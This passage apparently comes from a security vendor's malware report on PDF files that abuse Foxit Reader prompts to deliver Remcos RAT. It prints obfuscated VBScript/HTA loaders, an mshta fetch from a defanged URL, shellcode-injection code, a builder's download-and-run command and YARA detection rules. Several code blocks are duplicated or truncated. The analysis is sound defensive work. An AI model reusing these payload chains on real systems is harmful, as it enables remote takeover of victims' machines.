Execute("set H_____K=CreateObject(""MSXML2.XMLHTTP""):H_____K.Open ""POST"","""hxxps://www.digitalmarketingstart.com/digitalmarketing/STARTPOWER2642024GO_____AUTO.MP4"",false:H

```
Execute("set H_____K=CreateObject(""MSXML2.XMLHTTP""):H_____K.Open ""POST"","""hxxp
```

Code 20 – 3rd Payload, VBScript file content.

The VBScript code executes the following command:

mshta hxxps://www.digitalmarketingstart.com/digitalmarketing/ENCLUCKSAQSTART.TXT

mshta hxxps://www.digitalmarketingstart.com/digitalmarketing/ENCLUCKSAQSTART.TXT

```
mshta hxxps://www.digitalmarketingstart.com/digitalmarketing/ENCLUCKSAQSTART.TXT
```

Code 21 – 4th Payload, VBScript code.

The fifth payload is yet another `.hta` file that communicates with the same endpoint. It downloads and executes another VBScript file (sixth), which in turn downloads yet another VBScript file (seventh).

<meta http-equiv="Content-Type" content="text/html; charset=utf-8">

<script language="VBScript">

Window.moveTo -7000,-7000

Const RWQICZXUBCOZEYOXXOLPHN = 0

WQCRFZGGQLHDIRTXIFVENK = "."

YLVTDQQXKKQGPFGEOSJZOP = "$HEVCFLOVSDUCGFHQTKFAHKD = '[]<)#]1%$-63<578699)@3#y]
<)#]1%$-63<578699)@3#t@%\@2351$@4^^&+&3521_43</&2*6_-\!^/61[5!^\$@.IO.]
<)#]1%$-63<578699)@3#t6}}=&_3+#-$^(5^&/@9--+@%\@2351$@4^^&+&3521_4])=+^-6^!2=993*!&^\=<!3</&2*6_-
\!^/61[5!^\$@6}}=&_3+#-$^(5^&/@9--+@%\@2351$@4^^&+&3521_4])=+^-6^!2=993*!&^\=
<!d@%\@2351$@4^^&+&3521_46}}=&_3+#-$^(5^&/@9--+]'.Replace(']
<)#]1%$-63<578699)@3#','S').Replace('@%\@2351$@4^^&+&3521_4','E').Replace('6}}=&_3+#-$^(5^&/@9--
+','R').Replace('])=+^-6^!2=993*!&^\=<!','A').Replace('3</&2*6_-\!^/61[5!^\$@','M');

```
$HQZNQSANBGESOEVVYSOBKZQ = ($HEVCFLOVSDUCGFHQTKFAHKD -Join '')|&('I'+'EX');

$HSCYFSROAUPLLCWDPFTSSSZ = '[-!]#<)}-[1=&*=-/=)0_0}y-!]#<)}-[1=&*=-/=)0_0}-$)047)[({2\$40(!5$9{)\
{4@0+!*83\=8(_)**[<3!m.N\{4@0+!*83\=8(_)**[<3!-$)047)[({2\$40(!5$9{).W\{4@0+!*83\=8(_)**[<3!bR\
{4@0+!*83\=8(_)**[<3!qu\{4@0+!*83\=8(_)**[<3!-!]#<)}-[1=&*=-/=)0_0}-$)047)[({2\$40(!5$9{)]'.Replace('-!]#<)}-
[1=&*=-/=)0_0}','S').Replace('\{4@0+!*83\=8(_)**[<3!','E').Replace('-$)047)[({2\$40(!5$9{)','T');

$HVILEIYVLFQVNERXEWCGCXO = ($HSCYFSROAUPLLCWDPFTSSSZ -Join '')|&
('I'+'EX');$HVSQXGOSZZWOBNBTGXRCCZL =
'&@_-)*0%&3@]3*9/-3]7!5r0(#9@{/8_<86!95505!/82a#!#!%26@*34@32@!6&&0##0(#9@{/8_<86!95505!/82'.Replace('&@_-)*0%&3@]3*9/-3]7!5

;$HJCNHHHRXRCBHPAEKDHSXUX = '_]81{)-=]#\872]20\39$53<73-//{#/_1+&4%8*(}7+tR3<73-//{#/_1+&4%8*
(}7+%}[0%58)75/^{8}=[}-41<pon%}[0%58)75/^{8}=[}-41<3<73-//{#/_1+&4%8*(}7+'.Replace('_]81{)-
=]#\872]20\39$5','G').Replace('3<73-//{#/_1+&4%8*(}7+','E').Replace('%}[0%58)75/^{8}=[}-41<','S');

$HDRRVVKQKQNGJTRCWXTFBBJ = 'G36=[_^+{34+%8+\48#/+$!t&#-$^#!/&79346)265}]&[36=[_^+
{34+%8+\48#/+$!(6@!\}_&+(/#^@7%%}*{=^pon(6@!\}_&+(/#^@7%%}*{=^36=[_^+{34+%8+\48#/+$!(6@!\}_&+
(/#^@7%%}*{=^t&#-$^#!/&79346)265}]&[36=[_^+{34+%8+\48#/+$!am'.Replace('(6@!\}_&+(/#^@7%%}*
{=^','S').Replace('36=[_^+{34+%8+\48#/+$!','E').Replace('&#-$^#!/&79346)265}]&[','R');

$HQLHKKPKITBTDYXPDFDXDCN = '=14&&!*6}12=_047<0$4*%75(-^77{]*}_+=!<[<@@#8a1#&0\/6^%#08}/\-
[@/15^To75(-^77{]*}_+=!<[<@@#8n1#&0\/6^%#08}/\-[@/15^'.Replace('=14&&!*6}12=_047<0$4*%','R').Replace('75(-
^77{]*}_+=!<[<@@#8','E').Replace('1#&0\/6^%#08}/\-[@/15^','D');

&('I'+'EX')
($HQZNQSANBGESOEVVYSOBKZQ::new($HVILEIYVLFQVNERXEWCGCXO::$HVSQXGOSZZWOBNBTGXRCCZL('hxxps://www.digitalmar

DUHJKVWUERPRNNKARQDOXB = StrReverse(" "+"l"+"l"+"e"+"h"+"s"+"r"+"e"+"w"+"o"+"p")

Set ITTTPGKCLFFSQRFUUWYUSV = GetObject(StrReverse(":"+"s"+"t"+"m"+"g"+"m"+"n"+"i"+"w") _

&
StrReverse("\"+"\"+"!"+"}"+"e"+"t"+"a"+"n"+"o"+"s"+"r"+"e"+"p"+"m"+"i"+"="+"]"+"e"+"v"+"e"+"L"+"n"+"o"+"i"+"t"+"a"+"n"+"o"+"s"+"r"+"e"+"p
{") _

& WQCRFZGGQLHDIRTXIFVENK & StrReverse("2"+"v"+"m"+"i"+"c"+"\"+"t"+"o"+"o"+"r"+"\"))

Set RPFCRWSNXWFCEAQKDKOGWP =
ITTTPGKCLFFSQRFUUWYUSV.Get(StrReverse("p"+"u"+"t"+"r"+"a"+"t"+"S"+"s"+"se"+"c"+"o"+"r"+"P"+"_"+"2"+"3"+"n"+"i"+"W"))

Set NDGKJWLKGWSPQZGHKLTLZG = RPFCRWSNXWFCEAQKDKOGWP.SpawnInstance_

NDGKJWLKGWSPQZGHKLTLZG.ShowWindow = RWQICZXUBCOZEYOXXOLPHN

Set WTQVYZLZBRCALBUSHDHPJG =
ITTTPGKCLFFSQRFUUWYUSV.Get(StrReverse("s"+"s"+"e"+"c"+"o"+"r"+"P"+"_"+"2"+"3"+"n"+"i"+"W"))

RASUVEQBLDGPFLLFXDQZRH = WTQVYZLZBRCALBUSHDHPJG.Create _

(DUHJKVWUERPRNNKARQDOXB+YLVTDQQXKKQGPFGEOSJZOP, Null, NDGKJWLKGWSPQZGHKLTLZG,
intProcessID)

<HTML> <meta http-equiv="Content-Type" content="text/html; charset=utf-8"> <HEAD> <script language="VBScript">
Window.ReSizeTo 0, 0 Window.moveTo -7000,-7000 Const RWQICZXUBCOZEYOXXOLPHN = 0
WQCRFZGGQLHDIRTXIFVENK = "." YLVTDQQXKKQGPFGEOSJZOP = "$HEVCFLOVSDUCGFHQTKFAHKD =
'[]<)#]1%$-63<578699)@3#y]<)#]1%$-63<578699)@3#t@%\@2351$@4^^&+&3521_43</&2*6_-\!^/61[5!^\$@.IO.]
<)#]1%$-63<578699)@3#t6}}=&_3+#-$^(5^&/@9--+@%\@2351$@4^^&+&3521_4])=+^-6^!2=993*!&^\=<!3</&2*6_-
\!^/61[5!^\$@6}}=&_3+#-$^(5^&/@9--+@%\@2351$@4^^&+&3521_4])=+^-6^!2=993*!&^\=
<!d@%\@2351$@4^^&+&3521_46}}=&_3+#-$^(5^&/@9--+]'.Replace(']
<)#]1%$-63<578699)@3#','S').Replace('@%\@2351$@4^^&+&3521_4','E').Replace('6}}=&_3+#-$^(5^&/@9--
+','R').Replace(']')=+^-6^!2=993*!&^\=<!','A').Replace('3</&2*6_-\!^/61[5!^\$@','M');
$HQZNQSANBGESOEVVYSOBKZQ = ($HEVCFLOVSDUCGFHQTKFAHKD -Join '')|&('I'+'EX');
$HSCYFSROAUPLLCWDPFTSSSZ = '[-!]#<)}-[1=&*=-/=)0_0}y-!]#<)}-[1=&*=-/=)0_0}-$)047)[({2\$40(!5$9{)\
{4@0+!*83\=8(_)**[<3!m.N\{4@0+!*83\=8(_)**[<3!-$)047)[({2\$40(!5$9{).W\{4@0+!*83\=8(_)**[<3!bR\
{4@0+!*83\=8(_)**[<3!qu\{4@0+!*83\=8(_)**[<3!-!]#<)}-[1=&*=-/=)0_0}-$)047)[({2\$40(!5$9{)]'.Replace('-!]#<)}-
[1=&*=-/=)0_0}','S').Replace('\{4@0+!*83\=8(_)**[<3!','E').Replace('-$)047)[({2\$40(!5$9{)','T');
$HVILEIYVLFQVNERXEWCGCXO = ($HSCYFSROAUPLLCWDPFTSSSZ -Join '')|&
('I'+'EX');$HVSQXGOSZZWOBNBTGXRCCZL =
'&@_-)*0%&3@]3*9/-3]7!5r0(#9@{/8_<86!95505!/82a#!#!%26@*34@32@!6&&0##0(#9@{/8_<86!95505!/82'.Replace('&@_-)*0%&3@]3*9/-3]7!5
;$HJCNHHHRXRCBHPAEKDHSXUX = '_]81{)-=]#\872]20\39$53<73-//{#/_1+&4%8*(}7+tR3<73-//{#/_1+&4%8*
```

(}7+%}[0%58)75/^{8}=[}-41<pon%}[0%58)75/^{8}=[}-41<3<73-//{#/_1+&4%8*(}7+'.Replace('_]81{)-
=]#\872]20\39$5','G').Replace('3<73-//{#/_1+&4%8*(}7+','E').Replace('%}[0%58)75/^{8}=[}-41<','S');
$HDRRVVKQKQNGJTRCWXTFBBJ = 'G36=[_^+{34+%8+\48#/+$!t&#-$^#!/&79346)265}]&[36=[_^+
{34+%8+\48#/+$!(6@!\}_&+(/#^@7%%}*{=^pon(6@!\}_&+(/#^@7%%}*{=^36=[_^+{34+%8+\48#/+$!(6@!\}_&+
(/#^@7%%}*{=^t&#-$^#!/&79346)265}]&[36=[_^+{34+%8+\48#/+$!am'.Replace('(6@!\}_&+(/#^@7%%}*
{=^','S').Replace('36=[_^+{34+%8+\48#/+$!','E').Replace('&#-$^#!/&79346)265}]&['.'R');
$HQLHKKPKITBTDYXPDFDXDCN = '=14&&!*6}12=_047<0$4*%75(-^77{]*}_+=!<[<@@#8a1#&0\/6^%#08}/\-
[@/15^To75(-^77{]*}_+=!<[<@@#8n1#&0\/6^%#08}/\-[@/15^'.Replace('=14&&!*6}12=_047<0$4*%','R').Replace('75(-
^77{]*}_+=!<[<@@#8','E').Replace('1#&0\/6^%#08}/\-[@/15^','D'); &('I'+'EX')
($HQZNQSANBGESOEVVYSOBKZQ::new($HVILEIYVLFQVNERXEWCGCXO::$HVSQXGOSZZWOBNBTGXRCCZL('hxxps://www.digitalmar
DUHJKVWUERPRNNKARQDOXB = StrReverse(" "+"l"+"l"+"e"+"h"+"s"+"r"+"e"+"w"+"o"+"p") Set
ITTTPGKCLFFSQRFUUWYUSV = GetObject(StrReverse(":"+"s"+"t"+"m"+"g"+"m"+"n"+"i"+"w") _ &
StrReverse("\"+"\"+"!"+"}"+"e"+"t"+"a"+"n"+"o"+"s"+"r"+"e"+"p"+"m"+"i"+"="+"l"+"e"+"v"+"e"+"L"+"n"+"o"+"i"+"t"+"a"+"n"+"o"+"s"+"r"+"e"+"p
{") _ & WQCRFZGGQLHDIRTXIFVENK & StrReverse("2"+"v"+"m"+"i"+"c"+"\"+"t"+"o"+"o"+"r"+"\")) Set
RPFCRWSNXWFCEAQKDKOGWP =
ITTTPGKCLFFSQRFUUWYUSV.Get(StrReverse("p"+"u"+"t"+"r"+"a"+"t"+"S"+"s"+"se"+"c"+"o"+"r"+"P"+"_"+"2"+"3"+"n"+"i"+"W"))
Set NDGKJWLKGWSPQZGHKLTLZG = RPFCRWSNXWFCEAQKDKOGWP.SpawnInstance_
NDGKJWLKGWSPQZGHKLTLZG.ShowWindow = RWQICZXUBCOZEYOXXOLPHN ' Create Notepad process Set
WTQVYZLZBRCALBUSHDHPJG =
ITTTPGKCLFFSQRFUUWYUSV.Get(StrReverse("s"+"s"+"e"+"c"+"o"+"r"+"P"+"_"+"2"+"3"+"n"+"i"+"W"))
RASUVEQBLDGPFLLFXDQZRH = WTQVYZLZBRCALBUSHDHPJG.Create _
(DUHJKVWUERPRNNKARQDOXB+YLVTDQQXKKQGPFGEOSJZOP, Null, NDGKJWLKGWSPQZGHKLTLZG,
intProcessID) self.close </script> <body> HBar </body> </HEAD> </HTML>

```
<HTML>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<HEAD>
<script language="VBScript">
Window.ReSizeTo 0, 0
Window.moveTo -7000,-7000
Const RWQICZXUBCOZEYOXXOLPHN = 0
WQCRFZGGQLHDIRTXIFVENK = "."
YLVTDQQXKKQGPFGEOSJZOP = "$HEVCFLOVSDUCGFHQTKFAHKD = '[]<)#]1%$-63<578699)@3#y]<)#]1%$-63<578699)@3#t@%\@2351
$HQZNQSANBGESOEVVYSOBKZQ = ($HEVCFLOVSDUCGFHQTKFAHKD -Join '')|&('I'+'EX');
$HSCYFSROAUPLLCWDPFTSSSZ = '[-!]#<)}-[1=&*=-/=)0_0}y-!]#<)}-[1=&*=-/=)0_0}-$)047)[({2\$40(!5$9{)\{4@0+!*83\=8
$HVILEIYVLFQVNERXEWCGCXO = ($HSCYFSROAUPLLCWDPFTSSSZ -Join '')|&('I'+'EX');$HVSQXGOSZZWOBNBTGXRCCZL = '&@_-)*
;$HJCNHHHRXRCBHPAEKDHSXUX = '_]81{)-=]#\872]20\39$53<73-//{#/_1+&4%8*(}7+tR3<73-//{#/_1+&4%8*(}7+%}[0%58)75/^
$HDRRVVKQKQNGJTRCWXTFBBJ = 'G36=[_^+{34+%8+\48#/+$!t&#-$^#!/&79346)265}]&[36=[_^+{34+%8+\48#/+$!(6@!\}_&+(/#^
$HQLHKKPKITBTDYXPDFDXDCN = '=14&&!*6}12=_047<0$4*%75(-^77{]*}_+=!<[<@@#8a1#&0\/6^%#08}/\-[@/15^To75(-^77{]*}_
&('I'+'EX')($HQZNQSANBGESOEVVYSOBKZQ::new($HVILEIYVLFQVNERXEWCGCXO::$HVSQXGOSZZWOBNBTGXRCCZL('hxxps://www.dig
DUHJKVWUERPRNNKARQDOXB = StrReverse(" "+"l"+"l"+"e"+"h"+"s"+"r"+"e"+"w"+"o"+"p")
Set ITTTPGKCLFFSQRFUUWYUSV = GetObject(StrReverse(":"+"s"+"t"+"m"+"g"+"m"+"n"+"i"+"w") _
    & StrReverse("\"+"\"+"!"+"}"+"e"+"t"+"a"+"n"+"o"+"s"+"r"+"e"+"p"+"m"+"i"+"="+"l"+"e"+"v"+"e"+"L"+"n"+"o"+
    & WQCRFZGGQLHDIRTXIFVENK & StrReverse("2"+"v"+"m"+"i"+"c"+"\"+"t"+"o"+"o"+"r"+"\"))

Set RPFCRWSNXWFCEAQKDKOGWP = ITTTPGKCLFFSQRFUUWYUSV.Get(StrReverse("p"+"u"+"t"+"r"+"a"+"t"+"S"+"s"+"se"+"c"+"
Set NDGKJWLKGWSPQZGHKLTLZG = RPFCRWSNXWFCEAQKDKOGWP.SpawnInstance_
NDGKJWLKGWSPQZGHKLTLZG.ShowWindow = RWQICZXUBCOZEYOXXOLPHN

' Create Notepad process
Set WTQVYZLZBRCALBUSHDHPJG = ITTTPGKCLFFSQRFUUWYUSV.Get(StrReverse("s"+"s"+"e"+"c"+"o"+"r"+"P"+"_"+"2"+"3"+"n"
RASUVEQBLDGPFLLFXDQZRH = WTQVYZLZBRCALBUSHDHPJG.Create _
    (DUHJKVWUERPRNNKARQDOXB+YLVTDQQXKKQGPFGEOSJZOP, Null, NDGKJWLKGWSPQZGHKLTLZG, intProcessID)
self.close
</script>
<body>
HBar
</body>
</HEAD>
</HTML>
```

Code 22 – 5th Payload code.

At this stage, the attack chain employed two PDF files employing distinct methods of “exploitation” and entailed seven requests and executions of scripting language files. The seventh payload (VBS) contains embedded Base64 strings.

1. `DynamicWrapperX` Loader, dynwrapx.dll (stored as `AUTOUPDATESTART.dll`)
2. Shellcode, to be injected into the Loader

DCOM_NAME = SHELLOBJ.EXPANDENVIRONMENTSTRINGS (str_temp) & "\" & str_autoupdatestart & ".BIN"

str_rundll32 = SHELLOBJ.EXPANDENVIRONMENTSTRINGS ("%WINDIR%" & "\" & str_rundll32)

str_rundll32 = SHELLOBJ.EXPANDENVIRONMENTSTRINGS ("%WINDIR%")&"\MICROSOFT.NET\FRAMEWORK\V2.0.50727\MSBUILD.EXE"

WRITE_FILE DCOM_NAME,TEXTTOBINARY(str_base64_1, "BIN.BASE64")

SHELLOBJ.RUN "REGSVR32.EXE /I /S "& CHR(7.5+7.6+7.4+8.5+1.5+1.5)&DCOM_NAME& CHR(7.5+7.6+7.4+8.5+1.5+1.5),0,TRUE

SET DCOM = CREATEOBJECT("DYNAMICWRAPPERX")

DCOM_NAME = SHELLOBJ.EXPANDENVIRONMENTSTRINGS (str_temp) & "\" & str_autoupdatestart & ".BIN" IF NOT IS_DOTNET THEN str_rundll32 = SHELLOBJ.EXPANDENVIRONMENTSTRINGS ("%WINDIR%" & "\" & str_rundll32) ELSE str_rundll32 = SHELLOBJ.EXPANDENVIRONMENTSTRINGS ("%WINDIR%")&"\MICROSOFT.NET\FRAMEWORK\V2.0.50727\MSBUILD.EXE" END IF WRITE_FILE DCOM_NAME,TEXTTOBINARY(str_base64_1, "BIN.BASE64") DO SHELLOBJ.RUN "REGSVR32.EXE /I /S "& CHR(7.5+7.6+7.4+8.5+1.5+1.5)&DCOM_NAME& CHR(7.5+7.6+7.4+8.5+1.5+1.5),0,TRUE SET DCOM = CREATEOBJECT("DYNAMICWRAPPERX")

```
DCOM_NAME = SHELLOBJ.EXPANDENVIRONMENTSTRINGS (str_temp) & "\" & str_autoupdatestart & ".BIN"
IF NOT IS_DOTNET THEN
   str_rundll32 = SHELLOBJ.EXPANDENVIRONMENTSTRINGS ("%WINDIR%" & "\" & str_rundll32)
ELSE
   str_rundll32 = SHELLOBJ.EXPANDENVIRONMENTSTRINGS ("%WINDIR%")&"\MICROSOFT.NET\FRAMEWORK\V2.0.50727\MSBUILD
END IF
WRITE_FILE DCOM_NAME,TEXTTOBINARY(str_base64_1, "BIN.BASE64")
DO
SHELLOBJ.RUN "REGSVR32.EXE /I /S "& CHR(7.5+7.6+7.4+8.5+1.5+1.5)&DCOM_NAME& CHR(7.5+7.6+7.4+8.5+1.5+1.5),0,TR
SET DCOM = CREATEOBJECT("DYNAMICWRAPPERX")
```

Code 23 – Creation of DynamicWrapperX.

DCOM.REGISTER "KERNEL32.DLL", "VirtualAlloc",LCASE("I=PUUU"), LCASE("R=P")

LOADER_PTR = DCOM.VIRTUALALLOC (0,LEN(str_base64_2)/2,4096,64)FOR I = 1 TO LEN (str_base64_2) STEP 2

CHAR = ASC(CHR("&H"&MID (str_base64_2,I,2)))

DCOM.NUMPUT EVAL(CHAR),LOADER_PTR,(I-1)/2

DCOM.REGISTER "KERNEL32.DLL", "VirtualAlloc",LCASE("I=PUUU"), LCASE("R=P") .... LOADER_PTR = DCOM.VIRTUALALLOC (0,LEN(str_base64_2)/2,4096,64)FOR I = 1 TO LEN (str_base64_2) STEP 2 CHAR = ASC(CHR("&H"&MID (str_base64_2,I,2))) DCOM.NUMPUT EVAL(CHAR),LOADER_PTR,(I-1)/2

```
DCOM.REGISTER "KERNEL32.DLL", "VirtualAlloc",LCASE("I=PUUU"), LCASE("R=P")
....
LOADER_PTR = DCOM.VIRTUALALLOC (0,LEN(str_base64_2)/2,4096,64)FOR I = 1 TO LEN (str_base64_2) STEP 2
CHAR = ASC(CHR("&H"&MID (str_base64_2,I,2)))
DCOM.NUMPUT EVAL(CHAR),LOADER_PTR,(I-1)/2
```

Code 24 – Allocation and Injection of Shellcode.

Once the injection process is completed, it proceeds to load and execute the Shellcode, which subsequently decrypts the malicious executable. The infection ultimately manifests as Remcos RAT with the command and control server located at `139.99.85[.]106:2404`, operating under the botnet name “`Telegram : @Silentkillertv`”. Another instance of Remcos, identified by the hash `2266f701f749d4f393b8a123bd7208ec7d5b18bbd22eb47853b906686327ad59`, also utilizes the same command and control server. However, in this case, the botnet name was “`RemoteHost`”.

Check Point managed to uncover various “online-fingerprints,” ranging from YouTube and TikTok accounts to Telegram accounts and channels established by the actor. These platforms were utilized to disseminate malicious tools and resources.

YouTube Chanel.

Figure 21 – `@Silentkillertv` YouTube Chanel.

Figure 22 – Telegram Account & Channel.

Telegram Message from the Threat Actor:

Connected to the Internet and the world of piracy since 2003

I don't have another name online and I never remember I cheated on anyone because this goes against my religion, and that's so bad, that's why I'm honest with people and there's nothing that scares me.

A fraudster usually has many names and accounts assigned to fraud. I don’t have any other channel or name

You don’t have to buy and use my tools, but don’t accuse anyone of being a scam because you don’t have the money to buy and use the tools.

Advice for beggars Instead of looking for free tools and begging, go learn to program and develop yourself and don’t waste your time on empty things.

Name: The Silent Killer Connected to the Internet and the world of piracy since 2003 I don't have another name online and I never remember I cheated on anyone because this goes against my religion, and that's so bad, that's why I'm honest with people and there's nothing that scares me. A fraudster usually has many names and accounts assigned to fraud. I don’t have any other channel or name You don’t have to buy and use my tools, but don’t accuse anyone of being a scam because you don’t have the money to buy and use the tools. Advice for beggars Instead of looking for free tools and begging, go learn to program and develop yourself and don’t waste your time on empty things. Greetings to everyone @Silentkillertv

```
Name: The Silent Killer

Connected to the Internet and the world of piracy since 2003

I don't have another name online and I never remember I cheated on anyone because this goes against my religi

A fraudster usually has many names and accounts assigned to fraud. I don’t have any other channel or name

You don’t have to buy and use my tools, but don’t accuse anyone of being a scam because you don’t have the mo

Advice for beggars Instead of looking for free tools and begging, go learn to program and develop yourself an

Greetings to everyone

@Silentkillertv
```

Builders

After comprehending the exploit and identifying its key components, we initiated a hunt for additional malicious samples. Among the pool of collected files, we discovered several .NET and Python files that triggered our detection rule. Upon closer examination, we determined that these files were, in fact, the builders responsible for generating malicious samples.

Regardless of the programming language, all builders exhibit a consistent structure. The PDF template utilized for the exploit includes placeholder text, which is intended to be substituted once the user provides input for the URL from which to download the malicious file.

Python Builders

Check Point obtained two Python Builders, which were developed by the same author as they feature identical Python code. The only variation lies in the PowerShell command embedded in the PDF exploit template.

Figure 23 – Python Builder Source Code.

The command employed in this builder initially utilizes CMD, which then triggers PowerShell.

Figure 24 – Builder's Command.

In the other Python builder, instead of dropping the payload as a `.vbs` file, it is dropped as a `.exe` file.

Once the actor has successfully built the PDF exploit, the final message is written in Portuguese: *"Payload generated successfully."*

.NET Builders

For .NET, we obtained multiple Builders "Avict Softwares I Exploit PDF", "PDF Exploit Builder 2023", and "FuckCrypt." All of those three builders have similar code, and we wouldn't be surprised if actors stole each other's code and made their own builders.

Figure 25 – "Avict Softwares I Exploit PDF" Builder.

Figure 26 – “Avict Softwares” interface.

Figure 27 – “PDF Exploit Builder 2023” Template is stored as a Resource.

Figure 28 – “FuckCrypt” interface.

“FuckCrypt” comprises two functionalities: one is “Exe to VBS,” and the other is the PDF exploit.

All the builders have the “same” commands and flow. The only thing different between them is the filenames. Below is their generic command with $+STRING, which shows the differences between them.

/F (CMD) /P (/c cD %tEMP% &@echo powershell -Command "(New-Object Net.WebClient).DownloadFile('$URL', '$DROPPED_FILENAME.exe')" >> $BAT_FILENAME.bat &@echo timeout /t 5 >> $BAT_FILENAME.bat &@echo start $DROPPED_FILENAME.exe >> $BAT_FILENAME.bat &@echo Set oShell = CreateObject ("Wscript.Shell") >> $VBS_FILENAME.vbs &@echo Dim strArgs >> $VBS_FILENAME.vbs &@echo strArgs = "cmd /c $BAT_FILENAME.bat" >> $VBS_FILENAME.vbs &@echo oShell.Run strArgs, 0, false >> $VBS_FILENAME.vbs & $VBS_FILENAME.vbs &dEl $VBS_FILENAME.vbs

/F (CMD) /P (/c cD %tEMP% &@echo powershell -Command "(New-Object Net.WebClient).DownloadFile('$URL', '$DROPPED_FILENAME.exe')" >> $BAT_FILENAME.bat &@echo timeout /t 5 >> $BAT_FILENAME.bat &@echo start $DROPPED_FILENAME.exe >> $BAT_FILENAME.bat &@echo Set oShell = CreateObject ("Wscript.Shell") >> $VBS_FILENAME.vbs &@echo Dim strArgs >> $VBS_FILENAME.vbs &@echo strArgs = "cmd /c $BAT_FILENAME.bat" >> $VBS_FILENAME.vbs &@echo oShell.Run strArgs, 0, false >> $VBS_FILENAME.vbs & $VBS_FILENAME.vbs &dEl $VBS_FILENAME.vbs

```
/F (CMD) /P (/c cD  %tEMP% &@echo powershell -Command "(New-Object Net.WebClient).DownloadFile('$URL', '$DROPP
```

Code 25 – Generic Command.

The Python builders share similar names with the “PDF Exploit Builder” (supporting only EXE), implying either they were developed by the same individual or that one of the builders was “copied” and developed to another language. A scenario where the code was stolen from .NET and rewritten Python seems more plausible. The similarity in names between “Avict Software” (which supports only EXE) and “FuckCrypt” (VBS) indicates a similar situation of potential code stealing between developers or the same author, as seen in the previous scenario.

Builders Statistics

From the observed filenames in the commands, it appears that the most frequently used builder is the “PDF Exploit Builder” & Python variants. There’s also the possibility that manual commands were added or that additional builders exist beyond those obtained.


Figure 23 - Most Used Builders based on PDF Commands analysis.

Figure 29 – Most Used Builders based on PDF Commands analysis.


Figure 24 - PDF Commands Executed Analysis.

Figure 30 – PDF Commands Executed Analysis.

Except from the observed Builders, we also discovered a GitHub project created on February 13 providing another .NET builder with exactly the same “exploit” commands as the previously mentioned. This same Builder is used by the APT group **APT-C-35 / DoNot Team.**


Figure 25 - GitHub Builder

Figure 31 – GitHub Builder

Conclusion

While this “exploit” doesn’t fit the classical definition of triggering malicious activities, it could be more accurately categorized as a form of “phishing” or manipulation aimed at Foxit PDF Reader users, coaxing them into habitually clicking “OK” without understanding the potential risks involved. Threat Actors vary from E-crime to APT groups, with the underground ecosystem taking advantage of this “exploit” for years, as it had been “rolling undetected” as most AV & Sandboxes utilize the major player in PDF Readers, Adobe. The infection success and the low detection rate allow PDFs to be distributed via many untraditional ways, such as Facebook, without being stopped by any detection rules. Check Point reported the issue to Foxit Reader, which acknowledged it and stated that it would be resolved in version 2024 3.

Recommendations

Until the software update is applied, Foxit users are advised to remain vigilant about potential exploitation and adhere to classic defense practices. To mitigate the risks of being affected by such threats, it is essential to:

1. Keep operating systems and applications updated through timely patches and other means.
2. Be cautious of unexpected emails with links, especially from unknown senders.
3. Enhance cybersecurity awareness among employees.
4. Consult security specialists for any doubts or uncertainties.

Protection

Check Point Threat Emulation, Harmony Endpoint, and Harmony Mobile Protect provide comprehensive coverage of attack tactics, file types, and operating systems and protect its customers against the type of attacks and the “exploit” described in this report.

- **Exploit.Wins.FoxitExploit.ta.A**

Yara Rules

author = "Antonis Terefos(@Tera0017) @ Check Point Research"

description = "PDF FOXITReader"

$pdf_string1 = "/OpenAction"

$pdf_string4 = /\/Launch[\n\r]*(\/[a-zA-Z]+[\n\r]*)*\/Win/

$command_string1 = "(CMD)" nocase

$command_string2 = "powershell" nocase

$command_string3 = "cmd.exe" nocase

$command_string4 = "Wscript.Shell" nocase

$command_string5 = "DownloadFile(" nocase

$command_string6 = " curl " nocase

$command_string7 = " bitsadmin " nocase

$pdf_header in (0..1024) and all of ($pdf_string*) and any of ($command_string*)

rule exploit_foxit_pdf_builders

author = "Antonis Terefos (@Tera0017) @ Check Point Research"

description = "PDF Foxit Reader samples related to builders"

$builder_string1 = "startxref\r\n1866%%EOF"

$builder_string2 = "ID [(bc38735adadf7620b13216ff40de2b26) (bc38735adadf7620b13216ff40de2b26)]"

$pdf_string1 = "/OpenAction"

$pdf_string4 = /\/Launch[\n\r]*(\/[a-zA-Z]+[\n\r]*)*\/Win/

$command_string1 = "(CMD)" nocase

$command_string2 = "powershell" nocase

$command_string3 = "cmd.exe" nocase

$command_string4 = "Wscript.Shell" nocase

$command_string5 = "DownloadFile(" nocase

$command_string6 = " curl " nocase

$pdf_header in (0..1024) and any of ($builder_string*) and all of ($pdf_string*) and any of ($command_string*) and any of ($file_string*)

author = "Antonis Terefos (@Tera0017) @ Check Point Research"

description = "APT-C-35 / DoNot Team Downloader"

$code1 = {83 C0 1A 99 B9 1A 00 00 00 F7 F9 8B C2 83 C0 (41| 61)}

$string1 = "\\TestLog\\" ascii fullword

$string2 = "\\Intel\\" ascii fullword

$string3 = "Computer Name: " ascii fullword

$string4 = "IP Address: " ascii fullword

$string5 = "User Name: " ascii fullword

$string6 = "Operating System Version: " ascii fullword

$string7 = "Computer information written to computer_info.txt" ascii fullword

$stirng8 = "filetoupload" ascii fullword

uint16(0) == 0x5A4D and 6 of them or ($code1 and 4 of ($string*))

author = "Antonis Terefos (@Tera0017) @ Check Point Research"

description = "APT-C-35 / DoNot Team Uploader"

$code1 = {B8 4F EC C4 4E 41 F7 E8 C1 FA 03 8B C2 C1 E8 1F 03 D0 6B C2 1A 44 2B C0 41 80 C0}

$string1 = "filetoupload" ascii fullword

$string2 = "Path not found: [%s]\n" wide fullword

$string3 = "Directory: %s\n" wide fullword

$string4 = "File: %s\n" wide fullword

uint16(0) == 0x5A4D and 4 of them

rule exploit_foxit_pdf { meta: author = "Antonis Terefos(@Tera0017) @ Check Point Research" description = "PDF FOXITReader" strings: $pdf_header = "%PDF-" $pdf_string1 = "/OpenAction" $pdf_string2 = "/Launch" $pdf_string3 = "/Win" $pdf_string4 = /\/Launch[\n\r]*(\/[a-zA-Z]+[\n\r]*)*\/Win/ $command_string1 = "(CMD)" nocase $command_string2 = "powershell" nocase $command_string3 = "cmd.exe" nocase $command_string4 = "Wscript.Shell" nocase $command_string5 = "DownloadFile(" nocase $command_string6 = " curl " nocase $command_string7 = " bitsadmin " nocase condition: $pdf_header in (0..1024) and all of ($pdf_string*) and any of ($command_string*) } rule exploit_foxit_pdf_builders { meta: author = "Antonis Terefos (@Tera0017) @ Check Point Research" description = "PDF Foxit Reader samples related to builders" strings: $pdf_header = "%PDF-" $builder_string1 = "startxref\r\n1866%%EOF" $builder_string2 